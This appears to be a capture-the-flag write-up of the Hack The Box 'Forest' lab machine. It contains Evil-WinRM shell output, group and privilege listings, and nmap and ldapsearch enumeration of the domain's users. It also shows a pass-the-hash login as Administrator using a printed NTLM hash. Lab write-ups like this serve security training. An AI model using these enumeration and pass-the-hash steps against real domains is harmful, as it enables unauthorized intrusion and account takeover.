
Evidence



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> whoami /all

USER INFORMATION
----------------

User Name        SID
================ =============================================
htb\svc-alfresco S-1-5-21-3072663084-364016917-1341370565-1147


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                  Alias            S-1-5-32-548                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
HTB\Privileged IT Accounts                 Group            S-1-5-21-3072663084-364016917-1341370565-1149 Mandatory group, Enabled by default, Enabled group
HTB\Service Accounts                       Group            S-1-5-21-3072663084-364016917-1341370565-1148 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```









The user SVC-ALFRESCO@HTB.LOCAL has generic write access to the user ADMINISTRATOR@HTB.LOCAL.

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions"
Group name     Exchange Windows Permissions
Comment        This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to
read and modify all Windows accounts and groups. This group should not be deleted.

Members

-------------------------------------------------------------------------------
witty
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/forest]
└─$ evil-winrm -u 'Administrator' -H '32693b11e6aa90eb43d32c72a07ceea6' -i 10.10.10.161

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         9/23/2019   3:46 PM         770279 PowerView.ps1
-ar---         10/6/2019  12:46 PM            664 revert.ps1
-ar---         9/23/2019   3:05 PM             51 users.txt
```


Remediation

Walkthrough Path

First getting a lay of the land, what does this system have and what information can an attacker use from it?




```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo nmap -T4 -p- -A 10.10.10.161 -Pn
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 07:46 EST
Nmap scan report for 10.10.10.161
Host is up (0.015s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-02 12:53:21Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49684/tcp open  msrpc        Microsoft Windows RPC
49706/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/2%OT=53%CT=1%CU=31290%PV=Y%DS=2%DC=T%G=Y%TM=67768
OS:AEF%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%T
OS:S=A)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=
OS:M53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2
OS:000)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=
OS:Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=
OS:0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)
```



```
Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-02T12:54:24
|_  start_date: 2025-01-02T12:51:16
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2025-01-02T04:54:22-08:00
|_clock-skew: mean: 2h46m47s, deviation: 4h37m09s, median: 6m46s

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   14.21 ms 10.10.14.1
2   14.32 ms 10.10.10.161

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.25 seconds
```


DIG command did not work and there is no way of enumerating SMB at this moment in time, so the next way to go about attacking this system is through LDAP. A few ways of enumerating LDAP or searching ldap is through ldapsearch, enum4linux and using nmap built in scripts and not using the bruteforce command options.

```
sudo nmap -n -sV --script "ldap* and not brute" 10.10.10.161
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo nmap -n -sV --script "ldap* and not brute" 10.10.10.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 07:51 EST
Nmap scan report for 10.10.10.161
Host is up (0.014s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-02 12:58:39Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       currentTime: 20250102125840.0Z
|       subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=htb,DC=local
|       dsServiceName: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=htb,DC=local
|       namingContexts: DC=htb,DC=local
|       namingContexts: CN=Configuration,DC=htb,DC=local
|       namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
|       namingContexts: DC=DomainDnsZones,DC=htb,DC=local
|       namingContexts: DC=ForestDnsZones,DC=htb,DC=local
|       defaultNamingContext: DC=htb,DC=local
|       schemaNamingContext: CN=Schema,CN=Configuration,DC=htb,DC=local
|       configurationNamingContext: CN=Configuration,DC=htb,DC=local
```


```
sudo ldapsearch -H ldap://10.10.10.161 -x -b DC=htb,DC=local "
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo ldapsearch -H ldap://10.10.10.161 -x -b DC=htb,DC=local "(objectClass=person)" | grep "sAMAccountName:"
sAMAccountName: Guest
sAMAccountName: DefaultAccount
sAMAccountName: FOREST$
sAMAccountName: EXCH01$
sAMAccountName: $331000-VK4ADACQNUCA
sAMAccountName: SM_2c8eef0a09b545acb
sAMAccountName: SM_ca8c2ed5bdab4dc9b
sAMAccountName: SM_75a538d3025e4db9a
sAMAccountName: SM_681f53d4942840e18
sAMAccountName: SM_1b41c9286325456bb
sAMAccountName: SM_9b69f1b9d2cc45549
sAMAccountName: SM_7c96b981967141ebb
sAMAccountName: SM_c75ee099d0a64c91b
sAMAccountName: SM_1ffab36a2f5f479cb
sAMAccountName: HealthMailboxc3d7722
sAMAccountName: HealthMailboxfc9daad
sAMAccountName: HealthMailboxc0a90c9
sAMAccountName: HealthMailbox670628e
sAMAccountName: HealthMailbox968e74d
sAMAccountName: HealthMailbox6ded678
sAMAccountName: HealthMailbox83d6781
sAMAccountName: HealthMailboxfd87238
sAMAccountName: HealthMailboxb01ac64
sAMAccountName: HealthMailbox7108a4e
sAMAccountName: HealthMailbox0659cc1
sAMAccountName: sebastien
sAMAccountName: lucinda
sAMAccountName: andy
sAMAccountName: mark
sAMAccountName: santi
```

you can get something similar with enum4linux

